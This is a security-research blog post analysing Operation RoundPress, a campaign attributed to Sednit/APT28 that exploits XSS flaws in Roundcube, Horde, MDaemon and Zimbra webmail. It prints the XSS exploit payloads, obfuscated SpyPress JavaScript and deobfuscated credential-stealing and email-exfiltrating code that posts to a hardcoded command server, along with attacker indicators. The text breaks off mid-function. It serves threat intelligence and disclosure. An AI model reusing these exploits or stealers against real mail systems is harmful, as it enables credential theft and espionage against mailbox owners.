Operation RoundPress targeting high-value webmail servers

By Matthieu Faou

Archived: 2026-04-05 16:51:53 UTC

This blogpost introduces an operation that we named RoundPress, targeting high-value webmail servers with XSS vulnerabilities, and that we assess with medium confidence is run by the Sednit cyberespionage group. The ultimate goal of this operation is to steal confidential data from specific email accounts.

> **Key points of this blogpost:**
>
> - In Operation RoundPress, the compromise vector is a spearphishing email leveraging an XSS vulnerability to inject malicious JavaScript code into the victim's webmail page.
> - In 2023, Operation RoundPress only targeted Roundcube, but in 2024 it expanded to other webmail software including Horde, MDaemon, and Zimbra.
> - For MDaemon, Sednit used a zero-day XSS vulnerability. We reported the vulnerability to the developers on November 1st, 2024 and it was patched in version 24.5.1.
> - Most victims are governmental entities and defense companies in Eastern Europe, although we have observed governments in Africa, Europe, and South America being targeted as well.
> - We provide an analysis of the JavaScript payloads SpyPress.HORDE, SpyPress.MDAEMON, SpyPress.ROUNDCUBE, and SpyPress.ZIMBRA.
> - These payloads are able to steal webmail credentials, and exfiltrate contacts and email messages from the victim's mailbox.
> - Additionally, SpyPress.MDAEMON is able to set up a bypass for two-factor authentication.

Sednit profile

The Sednit group – also known as APT28, Fancy Bear, Forest Blizzard, or Sofacy – has been operating since at least 2004. The US Department of Justice named the group as one of those responsible for the Democratic National Committee (DNC) hack just before the 2016 US elections and linked the group to the GRU. The group is also presumed to be behind the hacking of global television network TV5Monde, the World Anti-Doping Agency (WADA) email leak, and many other incidents. Sednit has a diversified set of malware tools in its arsenal, several examples of which we have documented previously in our Sednit white paper from 2016.

Links to Sednit

On September 29th, 2023, we detected a spearphishing email, part of Operation RoundPress, sent from katecohen1984@portugalmail[.]pt (envelope-from address). The email exploited CVE-2023-43770 in Roundcube. This email address is very similar to the ones used in other Sednit campaigns in 2023, as documented by Unit42 for example.

Leveraging a network scan we ran in February 2022, we found the server 45.138.87[.]250 / ceriossl[.]info, which was configured in the same unique way as 77.243.181[.]238 / global-world-news[.]net. The former was mentioned in a Qianxin blogpost describing a campaign abusing CVE-2023-23397 that attributed it to Sednit. The latter is a domain used in Operation RoundPress in 2023.

Given these two elements, we believe with medium confidence that Operation RoundPress is carried out by Sednit.

Victimology

Table 1 and Figure 1 detail targets of Operation RoundPress in 2024, from ESET telemetry and two samples on VirusTotal.

Most of the targets are related to the current war in Ukraine; they are either Ukrainian governmental entities or defense companies in Bulgaria and Romania. Notably, some of these defense companies are producing Soviet-era weapons to be sent to Ukraine.

Other targets include African, EU, and South American governments.

Table 1. Operation RoundPress victims in 2024

Date	Country	Sector
2024-05	Greece	National government.
	Romania	Unknown (VirusTotal submission).
	Ukraine	Specialized Prosecutor's Office in the Field of Defense of the Western Region (VirusTotal submission).
2024-06	Bulgaria	Telecommunications for the defense sector.
	Cameroon	National government.
	Ukraine	Military.
2024-07	Ecuador	Military.
	Ukraine	Regional government.
	Serbia	National government.
2024-09	Cyprus	An academic in environmental studies.
	Romania	Defense company.
	Ukraine	Military.

Date	Country	Sector
2024-10	Bulgaria	Defense company.
2024-11	Bulgaria	Defense company (not the same as in 2024-10).
	Ukraine	Civil air transport company.
		Defense company.
2024-12	Ukraine	State company in the transportation sector.




Figure 1. Map of operation RoundPress victims in 2024

Compromise chain

Initial access

In 2023, Sednit was exploiting CVE-2020-35730, a known XSS vulnerability in Roundcube (see this CERT-UA blogpost and this Recorded Future report), which enables the loading of arbitrary JavaScript code in the context of the webmail window.

In 2024, we observed different XSS vulnerabilities being used to target additional webmail software: Horde, MDaemon, and Zimbra. Sednit also started to use a more recent vulnerability in Roundcube, CVE-2023-43770. The MDaemon vulnerability (CVE-2024-11182, now patched) was a zero day, most likely discovered by Sednit, while the ones for Horde, Roundcube, and Zimbra were already known and patched.

Sednit sends these XSS exploits by email. The exploits lead to the execution of malicious JavaScript code in the context of the webmail client web page running in a browser window. Therefore, only data accessible from the victim's account can be read and exfiltrated.

Note that, in order for the exploit to work, the target must be convinced to open the email message in the vulnerable webmail portal. This means that the email needs to bypass any spam filtering and the subject line needs to be convincing enough to entice the target into reading the email message.

Figure 2 summarizes the compromise chain used in Operation RoundPress.




Figure 2. Operation RoundPress compromise chain

Generally, the email message looks benign and contains text about news events. For example, on September 11th, 2024, a Ukrainian target received a phishing email from kyivinfo24@ukr[.]net with the subject СБУ схопила банкіра, який працював на ворожу воєнну розвідку в Харкові (machine translation: SBU arrested a banker who worked for enemy military intelligence in Kharkiv). The message body – see Figure 3 – contains excerpts (in Ukrainian) and links to articles from Kyiv Post, a well-known newspaper in Ukraine. The malicious code that triggers the XSS vulnerability is inside the HTML code of the email message's body and is not directly visible to the user.

Figure 3. Malicious email message sent by Sednit

Another example is an email from office@terembg[.]com to a Bulgarian target on November 8th, 2024, with the subject Путин се стреми Тръмп да приеме руските условия вдвустранните отношения (machine translation: Putin seeks Trump's acceptance of Russian conditions in bilateral relations). The message body – see Figure 4 – again contains excerpts (in Bulgarian) and links to articles from News.bg, a legitimate Bulgarian newspaper.

Figure 4. Another malicious email sent by Sednit

Note that some of these vulnerabilities are not of interest exclusively to this group: GreenCube (also known as UNC3707) and Winter Vivern have been exploiting them as well.

Horde: Unknown exploit

For targets using Horde webmail, we have seen Sednit using an old vulnerability. We were unable to find the exact vulnerability, but it appears to be an XSS flaw that was already fixed in the first version of Xss.php committed to GitHub, and in Horde Webmail 1.0, which was released in 2007.

The intended exploit used by Sednit is shown in Figure 5. Placing malicious JavaScript code in the onerror attribute of an img element is a technique taken straight from the XSS playbook: because the src attribute is x, an undefined value, onerror is called and the payload is base64 decoded and then evaluated using window.parent.eval.

```
<body>
<math><style><img style=display:none src=x
onerror=window.parent.eval(window.parent.atob('KGFzeW5jIGZ1bmN0aW9uKCl7Y29uc3QgYTBfMHg1MDcyYj[...]'))></style></math>
<header style="border-bottom: 3px solid #111 !important;width: 100%;background: #fff;margin-bottom: 30px;width:800px">
[...]
```

Figure 5. Horde webmail exploit

In Horde Webmail version 1.0, the XSS filter removes the style elements and the on* attributes, such as onerror. Thus, we believe that Sednit made a mistake and tried to use a nonworking exploit.

MDaemon: CVE-2024-11182

On November 1st, 2024, we detected an email message sent to two Ukrainian state-owned defense companies and a Ukrainian civil air transport company.

This message exploited a zero-day XSS vulnerability in MDaemon Email Server, in the rendering of untrusted HTML code in email messages. We reported the vulnerability to the developers on November 1st, 2024 and it was patched in version 24.5.1, which was released on November 14th, 2024; we then issued CVE-2024-11182 for it.

The exploit used by Sednit is shown in Figure 6. Just as for Horde, it relies on a specially crafted img element, but uses a bug in the MDaemon HTML parser where a noembed end tag inserted within the title attribute of a p element tricks the parser into rendering the immediately succeeding img tag.

```
<div style="opacity:0; width:0%; height: 0%;"><noembed><p title="</noembed><img style=display:none src=x
onerror=window.parent.eval(window.parent.atob(`KGFzeW5jIGZ1bmN0aW9uKCl7Y29uc3QgYTBfMHg[...]`))>"></div>
```

Figure 6. Exploit for CVE-2024-11182 in MDaemon

Roundcube: CVE-2023-43770

For targets using Roundcube webmail: in 2023, Sednit used the XSS vulnerability CVE-2020-35730, while in 2024, it switched to CVE-2023-43770.

The more recent vulnerability was patched on September 14th, 2023 in this GitHub commit. The fix is in a regex in the rcube_string_replacer.php script. The exploit used by Sednit is quite simple and is depicted in Figure 7.

```
[<script> /* The following is the entire license notice for the JavaScript code in this page */
document.currentScript.parentElement.style.display='none';window.parent.eval(window.parent.atob('KGFzeW5jIGZ1bmN0aW9uKCl7Y29
uc3QgYTBfMHg[...]'))</script>] https://roundcube.net/
```

Figure 7. Exploit for CVE-2023-43770 in Roundcube

In rcube_string_replacer.php, URLs are converted to hyperlinks, and the hyperlink text is what is expected to be provided between the outer set of square brackets. The bug lies in the fact that the hyperlink text is not properly sanitized, allowing the characters < and >. This enables an attacker to provide JavaScript code contained between <script> and </script>, which is directly added to the page when the email is rendered in Roundcube.

Zimbra: CVE-2024-27443 / ZBUG-3730

For Zimbra, Sednit uses CVE-2024-27443 (also tracked as ZBUG-3730). It was patched on March 1st, 2024 in this GitHub commit, in the ZmInviteMsgView.js file. The vulnerability lies in failing to sanitize the cif (calendar intended for) attribute, in a calendar invitation sent by email.

The cif attribute is populated from the email header X-Zimbra-Calendar-Intended-For. Before the patch, the value was directly added to the Zimbra HTML page without sanitization. This allowed the execution of malicious JavaScript code in the context of the webmail browser window.

The exploit code that we found in this header is the following:

> Zimbra Calendar<img/alt="/src='Zimbra-Calendar'/onerror=\"window[(function(tmz)
> {ghwa='cxe';return '\\x65'+decodeURI('%76')+'\\x61\\x6c'})()](window[(function(jvqka){const

```
kqd=decodeURI('%61')+'\t'+decodeURI('%6F')+'\\x62'; oykbg='doix'; return kqd})()]
(frames[0].document.getElementById('a-cashed-skinLayout2')['\inn\e\r\T\e\xt']))\">
```

The beautified code contained in the onerror attribute is:

```
window['eval'](window[(function(jvqka){'atob'()](frames[0].document.getElementById('a-cashed-
skinLayout2')['innerText']))
```

Basically, this reads the text contained in a div element, identified by ID a-cashed-skinLayout2, that is present in the body of the calendar invite. This div element uses the style attribute with the value display:none so that it is not visible to the target. The inner text contains base64-encoded JavaScript code that is run using eval.

Persistence

The JavaScript payloads (SpyPress) loaded by the XSS vulnerabilities don't have true persistence, but they are reloaded every time the victim opens the malicious email.

In addition, we detected a few SpyPress.ROUNDCUBE payloads that have the ability to create Sieve rules. SpyPress.ROUNDCUBE creates a rule that will send a copy of every incoming email to an attacker-controlled email address. Sieve rules are a feature of Roundcube and therefore the rule will be executed even if the malicious script is no longer running.

Credential access

All SpyPress payloads have the ability to steal webmail credentials by trying to trick the browser or password manager to fill webmail credentials into a hidden form. In addition, some samples also try to trick the victim by logging them out of their webmail account and displaying a fake login page.

Collection and exfiltration

Most SpyPress payloads collect email messages and contact information from the victim's mailbox. The data is then exfiltrated via an HTTP POST request to a hardcoded C&C server.

In 2024, we have observed Sednit using four payloads in Operation RoundPress: SpyPress.HORDE, SpyPress.MDAEMON, SpyPress.ROUNDCUBE, and SpyPress.ZIMBRA. They are injected into the victims' webmail context using XSS vulnerabilities, as explained above.

The four payloads have common characteristics. All are similarly obfuscated, with variable and function names replaced with random-looking strings – see Figure 8. Furthermore, strings used by the code, such as webmail and C&C server URLs, are also obfuscated and contained in an encrypted list. Each of those strings is only decrypted when it is used. Note that the variable and function names are randomized for each sample, so the final SpyPress payloads will have different hashes.

```
(async function(){const a0_0x179440=a0_0x1532;(function(_0x15b25d,_0x53841c){const
a0_0x3c0646={_0xbc3e1e:0x139,_0x3d372c:0xdf,_0x3061ec:0xa3,_0x1349f6:0x15a,_0x242e1a:0x1bc,_0x4f850d:0x150},_0x50677e=a0_0x1
532,_0x580514=_0x15b25d();while(!![]){try{const _0x43f4ff=-parseInt(_0x50677e(a0_0x3c0646._0xbc3e1e))/0x1*(-
parseInt(_0x50677e(0xe1))/0x2)+parseInt(_0x50677e(a0_0x3c0646._0x3d372c))/0x3+parseInt(_0x50677e(a0_0x3c0646._0x3061ec))/0x4
*(parseInt(_0x50677e(a0_0x3c0646._0x1349f6))/0x5)+-
parseInt(_0x50677e(a0_0x3c0646._0x242e1a))/0x6*(parseInt(_0x50677e(0x10d))/0x7)+parseInt(_0x50677e(a0_0x3c0646._0x4f850d))/0
x8*(-
parseInt(_0x50677e(0x96))/0x9)+parseInt(_0x50677e(0x199))/0xa+parseInt(_0x50677e(0x91))/0xb*(parseInt(_0x50677e(0xbe))/0xc);
if(_0x43f4ff===_0x53841c)break;else _0x580514['push'](_0x580514['shift']());}catch(_0x4793cc){_0x580514['push']
(_0x580514['shift']());}}}(a0_0x45c9,0x920da));const a0_0x34324c=window[a0_0x179440(0x1b4)+'t'];function a0_0x5c87b3(){const
_0x11dbb7=a0_0x179440;let _0x5a9d3b=a0_0x34324c[_0x11dbb7(0x1b4)+'t'];return _0x5a9d3b;};function a0_0x5b27e8(){const
a0_0x2ea193={_0x340dad:0x112},_0x141c27=a0_0x179440;let
_0x3e84bd=_0x141c27(0xe3)+_0x141c27(0xe9)+_0x141c27(0x140)+_0x141c27(a0_0x2ea193._0x340dad)+_0x141c27(0xda)+_0x141c27(0x1d8)
+_0x141c27(0x1d6)+'in';return _0x3e84bd;};function a0_0x115233(_0x2a38d0){const _0x4d2ee6=a0_0x179440;return
a0_0x3f76df()+(_0x4d2ee6(0xf9)+_0x2a38d0+'\x0a\x0a');};function a0_0x4f1340(_0x356fd1){const
a0_0x4c0097={_0x5b2313:0x95,_0xfd5200:0x1c7,_0x2cafa1:0xeb},_0xd95b80=a0_0x179440;return a0_0x5c87b3()

[...]

 [_0x12ed7a(0x1d2)](_0x26901f=>a0_0xfa3680(_0x3e312c,_0x26901f))[_0x12ed7a(0x185)]
(_0x2a3d71=>a0_0xfa3680(_0x3e312c,_0x2a3d71));};function a0_0x45c9(){const
_0x3a6a7d=['ywjVDxq','zNCTzxi','C3rLBMu','AwzYyw0','psr7zw4','DffUyMS','Awj1Dgu','yM1PDa','Ce1SEvO','q2PfAgm','CMvTB3y','Bw9
1C2u','yMvMB3i','Axnoyu4','DgvY','DMfSDwu','BwfW','B3b0Aw8','y2f0y2G','tMfTzq','Aw9U','ywrLCI4','B25SB2e','Cgf4lwy','EcL9jL8
','A2vU','B29RjL8','DeDnDuq','C1P5Euu','t2jQzwm','txncqNm','ugPwuMy','ChvZAa','BwfPBc0','A0joBKS','C0j5tMe','u3DIBLO','zM9Sz
gu','nJqXndm3mg1St0fjra','DeXPC3q','Bg9Jyxq','C291CMm','we1mshq','BwvVDxq','uwHNCLG','sw50','vgrwCxm','D2Hxue8','B3HSAxm','B
1bwr3e','C3vIC3q','p190yxm','Buv5qMO','EhjQq2i','B1LtDMm','x3jLBw8','y2HHBMC','A2zgDxa','CgfZC3C','CMvTB3q','AhzMthq','Cgf0A

[...]
```

Figure 8. Obfuscation of the JavaScript code

Another common characteristic is that there are no persistence or update mechanisms. The payload is fully contained in the email and only executed when the email message is viewed from a vulnerable webmail instance.

Finally, all payloads communicate with their hardcoded C&C servers via HTTP POST requests. There is a small number of C&C servers that are shared by all payloads (there is no separation by victim or payload type).

SpyPress.HORDE

SpyPress.HORDE is the JavaScript payload injected into vulnerable Horde webmail instances. Once deobfuscated, and functions and variables are manually renamed, it reveals its main functionality: collecting and exfiltrating user credentials.

Capabilities

To steal credentials, as shown in Figure 9, SpyPress.HORDE creates two HTML input elements: horde_user and horde_pass. Their width and opacity are set to 0%, ensuring that they are not visible to the user. The goal is to trick browsers and password managers into filling those values. Note that a callback for the change event is created on the input horde_pass. This calls the function input_password_on_change as soon as the input element loses focus after its value is changed.

```
(async function() {
    function get_footer_or_body()
    {
        {
            let el = get_window_parent_parent().document.getElementById("folderlist-footer");
            !el && (el = get_window_parent_parent().document.getElementById("mailboxlist-footer"));
            !el && (el = get_window_parent_parent().document.getElementById("messagelistfooter"));
            !el && (el = get_window_parent_parent().document.body);
            return el;
        }
    }
    function px_C2_POST_Request(msg_type, msg_value)
    {
        if ((msg_type != ""))
            msg_type = ("-" + msg_type);
        msg_type = "px" + msg_type, C2_POST_Request(msg_type, msg_value);
    }
    function input_password_on_change()
    {
        {
            let horde_pass_length = get_window_parent_parent().document.getElementsByName("horde_pass").length;
            horde_pass_length != 0x1 && (true ? px_C2_POST_Request("", "len=" + horde_pass_length) : horde_address =
_0x56746b()["document" ]["getElementsByClassName"]("horde-button address" )[0x2]["innerText"]);
            if (horde_pass_length < 0x1)
                return;
            let horde_user_value = get_window_parent_parent().document.getElementsByName("horde_user")[0x0].value,
horde_pass_value = get_window_parent_parent().document.getElementsByName("horde_pass")[0x0].value;
            px_C2_POST_Request("", (horde_user_value + " " + horde_pass_value));
        }
    }
    function create_hidden_form()
    {
        let horde_pass_length = get_window_parent_parent().document.getElementsByName("horde_pass").length;
        if (horde_pass_length != 0x0)
            return;
        let new_div = get_window_parent_parent().document.createElement("div");
        new_div.style.zIndex = "-1", new_div.style.width = "0%";
        let input_user = get_window_parent_parent().document.createElement("input");
        input_user.name = "horde_user", input_user.type = "text", input_user.style.width = "0%", input_user.style.opacity =
"0", new_div.appendChild(input_user);
        let input_pass = get_window_parent_parent().document.createElement("input");
        input_pass.name = "horde_pass", input_pass.type = "password", input_pass.style.width = "0%",
input_pass.style.opacity = "0", input_pass.addEventListener("change", input_password_on_change),
new_div.appendChild(input_pass);
        let _0x3e1f36 = get_footer_or_body();
        _0x3e1f36.appendChild(new_div);
    }
    create_hidden_form(), get_window_parent_parent().setTimeout(input_password_on_change, 60000);
}());
```

Figure 9. SpyPress.HORDE credential stealer

Then, input_password_on_change exfiltrates the data by calling C2_POST_Request, as can be seen in Figure 10.

Network protocol

The C&C URL is hardcoded in the script (see Figure 10) and the exfiltration is done via an HTTPS POST request.

The body data has a specific format that is sent base64 encoded. For example, bWVAdmljdGltLm9yZyA6OiBweAoKbXl1c2VybmFtZSBteXBhc3N3b3Jk decodes to:

> me@victim.org :: px
>
> myusername mypassword

where px probably means password exfiltration.

Note that the HTTP request is made by the victim's browser, so HTTP headers such as the User-Agent will vary from victim to victim.

```
function format_message_header(data)
{
    return get_email_addr_or_username() + (" :: " + data + "\n\n");
}
function b64encode_unescape_encodeURIComponent(data)
{
    return
get_window_parent_parent().btoa(get_window_parent_parent().unescape(get_window_parent_parent().encodeURIComponent(data)));
}

[...]

function C2_POST_Request(msg_type, msg_value)
{
    get_window_parent_parent().fetch("https://lsjb.digital/fedora-2012-focal-64-minimal-hwe", {
        "method" : "POST",
        "mode" : "no-cors",
        "body" : b64encode_unescape_encoreURIComponent(format_message_header(msg_type) + msg_value)
    }).catch();
}
```

Figure 10. SpyPress.HORDE data exfiltration

SpyPress.MDAEMON

SpyPress.MDAEMON is a JavaScript payload injected into vulnerable MDaemon webmail instances. Once deobfuscated, it reveals more functionality than what was implemented in SpyPress.HORDE:

- credential stealing (very similar to the SpyPress.HORDE implementation),
- exfiltration of contacts and login history,
- exfiltration of email messages,
- exfiltration of the two-factor authentication secret, and
- creation of an App Password, which enables attackers to access the mailbox from a mail application and to bypass 2FA protection.

Capabilities

Credential stealer

The credential stealer of SpyPress.MDAEMON is almost identical to that of SpyPress.HORDE – see Figure 11. The only difference is the name of the input fields, which are User and Password, to match the official names used in the MDaemon software.

```
(async function() {
    function get_body()
    {
        let el = get_window_parent_parent().document.body;
        return el;
    }
    function px_C2_POST_Request(msg_type, msg_value)
    {
        if (msg_type != "")
            msg_type = "-" + msg_type;
        msg_type = "px" + msg_type, C2_POST_Request(msg_type, msg_value);
    }
    function input_password_on_change()
    {
        let Password_length = get_window_parent_parent().document.getElementsByName("Password").length;
        Password_length != 0x1 && px_C2_POST_Request("", "len=" + Password_length);
        if (Password_length < 0x1)
            return;
        let User_value = get_window_parent_parent().document.getElementsByName("User")[0x0].value, Password_value =
get_window_parent_parent().document.getElementsByName("Password")[0x0].value;
        px_C2_POST_Request("", User_value + " " + Password_value);
    }
    function create_hidden_form()
    {
        {
            let Password_length = get_window_parent_parent().document.getElementsByName("Password").length;
            if (Password_length != 0x0)
                return;
            let div = get_window_parent_parent().document.createElement("div");
            div.style.zIndex = "-1", div.style.width = "0%";
            let input_User = get_window_parent_parent().document.createElement("input");
            input_User.name = "User", input_User.type = "text", input_User.style.width = "0%", input_User.style.opacity =
"0", div.appendChild(input_User);
            let input_Password = get_window_parent_parent().document.createElement("input");
            input_Password.name = "Password", input_Password.type = "password", input_Password.style.width = "0%",
input_Password.style.opacity = "0", input_Password.addEventListener("change", input_password_on_change),
div.appendChild(input_Password);
            let body = get_body();
            body.appendChild(div);
        }
    }
    create_hidden_form(), get_window_parent_parent().setTimeout(input_password_on_change, 60000);
}())
```

Figure 11. SpyPress.MDAEMON credential stealer

Contacts and login history

SpyPress.MDAEMON obtains the victim's login history from https://<webmail_URL>/WorldClient.dll?Session=<session_ID>&View=Options-Authentication&GetLoginHistory=Yes, and exfiltrates the content to the hardcoded C&C server. It uses the same function used in the credential stealer part to send an HTTP POST request to the C&C server, but instead of px, it uses ab as the message type.

Then, as shown in Figure 12, the script obtains the victim's contact list from https://<webmail_URL>/WorldClient.dll?Session=<session_ID>&View=Contacts. This list, and the associated email addresses (in the eml JavaScript property), are then exfiltrated to the C&C server.

```
HTTP_request_webmail_api_then_exfiltrate_to_C2("ab", get_worldclient_url() + ("&View=Options-
Authentication&GetLoginHistory=Yes")),
C2_POST_Request("about-url", get_window_parent_parent().location.href),
(async function() {
    try
    {
        let contacts_list = [], emails_list = [];
        async function list_contacts()
        {
            const req_params = {};
            req_params.method = "post";
            let req = await get_window_parent_parent.fetch(get_window_parent_parent().origin + get_worldclient_url() +
("&View=Contacts"), req_params);
            if (req.status != 0xc8)
            {
                await C2_POST_Request_async(path + ("-error"), await req["text"]());
                return;
            }
            let rep_json = await req.json(), scr = rep_json.scripts;
            if (scr != undefined)
                for (let i = 0x0; 0 < scr.length; i++)
                {
                    let email = scr[i];
                    (email != null || email != undefined) && (emails_list.push(email.eml),
contacts_list.push((JSON.stringify(email) + "\n")));
                }
        }
        await list_contacts(), await C2_POST_Request_async("emails", emails_list), await C2_POST_Request_async("contacts",
contacts_list);
    }
    catch (exception)
    {
        C2_POST_Request_async("co-error", exception);
    }
}())
```

Figure 12. Exfiltration of login history and contacts

Email message exfiltration

SpyPress.MDAEMON browses the victim's mailbox folders, as shown in Figure 13, and filters out a hardcoded list of folders the attackers are not interested in: calendar, notes, documents, contacts, tasks, allowed senders, and blocked senders.

```
async function get_folders()
{
    try
    {
        let folders = get_window_parent_parent().$WC.FOLDERS.getFolders(), not_interesting_folders = ["calendar", "notes",
"documents", "contacts", "tasks", "allowed senders", "blocked senders"];
        for (let i = 0x0; 0 < folders.length; i++)
            for (let i = 0x0; i < 7; i++)
                folders[i].folderName.toLowerCase() == not_interesting_folders[i] && (true ? folders = folders.filter((f) =>
f !== folders[i]) : _0xe1a662 = "md_" + _0x5221b0()["location"]["hostname"]);
        return folders;
    }
    catch (exception)
    {
        await C2_POST_Request_async("get-folders-error", exception);
    }
}
async function download_messages_from_all_folders()
{
    {
        [is_total_limit] = gen_empty_list_of_size(0x12c);
        let folders = await get_folders();
        try
        {
            for (let j = 0x0; 0 < folders.length; j++)
            {
                f_id = folders[j].id;
                let ret = await download_all_messages_from_folder(f_id);
                if (ret)
                    break;
            }
        }
        catch (exception)
        {
            await C2_POST_Request_async("mail-error", exception);
        }
    }
}
if (is_mdaemonCacheUsed_true())
    return;
set_mdaemonCacheUsed(), get_window_parent_parent().setTimeout(download_messages_from_all_folders, 0x7d0);
true && get_window_parent_parent().setInterval(download_messages_from_all_folders, 14400000);
```

Figure 13. SpyPress.MDAEMON browses the victim's mailbox folders

Then, for each folder, as shown in Figure 14, SpyPress.MDAEMON iterates over the pages and then over all messages in each page, before exfiltrating each email to the C&C server.

To get a list of email messages in a given folder page, SpyPress.MDAEMON fetches https://<webmail_URL>/WorldClient.dll?Session=<session_ID>&View=List&ReturnJavaScript=1&FolderID=<folder_ID>&Sort=RevDate&Page=<page>&UTF8=1.

Then, it iterates over this list and fetches https://<webmail_URL>/WorldClient.dll?Session=<session_ID>&View=Message&Source=Yes&Number=<email_ID>&FolderId=<folder_ID> to get the source of each email.

Finally, the email source is exfiltrated via an HTTP POST request to the C&C server, using the message type mail-<folder_name>-<email_ID>. An HTTP POST request is made for each exfiltrated email, and thus it will create a large amount of network traffic.

Note that the script maintains a list of exfiltrated emails, thereby avoiding the exfiltration several times.

```
async function download_all_messages_from_folder_page(folder, folder_id)
{
    try
    {
        let folder_name = folder.folderName, folder_scripts = folder.scripts;
        for (let i = 0x0; 0 < folder_scripts.length; i++)
        {
            let email_id = folder_scripts[i].id;
            if (was_email_already_exfiltrated(folder_name, email_id))
                break;
            try
            {
                await HTTP_request_webmail_api_then_exfiltrate_to_C2("mail-" + folder_name + "-" + email_id,
get_worldclient_url() + ("&View=Message&Source=Yes&Number=") + email_id + ("&FolderId=") + folder_id);
            }
            catch (exception)
            {
                await C2_POST_Request_async("mail-" + folder_name + "-" + email_id + ("-error"), exception);
            }
            add_email_already_exfiltrated(folder_name, email_id);
            if (is_total_limit())
                return true;
            if (is_folder_limit())
                return false;
        }
    }
    catch (exception2)
    {
        await C2_POST_Request_async("download-msg-error", exception2);
    }
}
async function download_all_messages_from_folder(folder_id)
{
    [is_folder_limit] = gen_empty_list_of_size(0x3c);
    let _0x5d7479 = 4;
    try
    {
        for (let page = 0x0; true; page++)
        {
            const req_param = {};
            req_param.method = "POST";
            let req = await get_window_parent_parent().fetch("" + get_webmail_root_url() + get_worldclient_url() +
("&View=List&ReturnJavaScript=1&FolderID=") + folder_id + ("&Sort=RevDate&Page=") + page + ("&UTF8=1"), req_param);
            if (req.status != 0xc8)
            {
                await C2_POST_Request_async("mail-" + folder + ("-error"), e);
                return;
            }
            let folder_data = await req["json"]();
            if (folder_data.scripts.length < 0x1)
                break;
            if (folder_data != undefined)
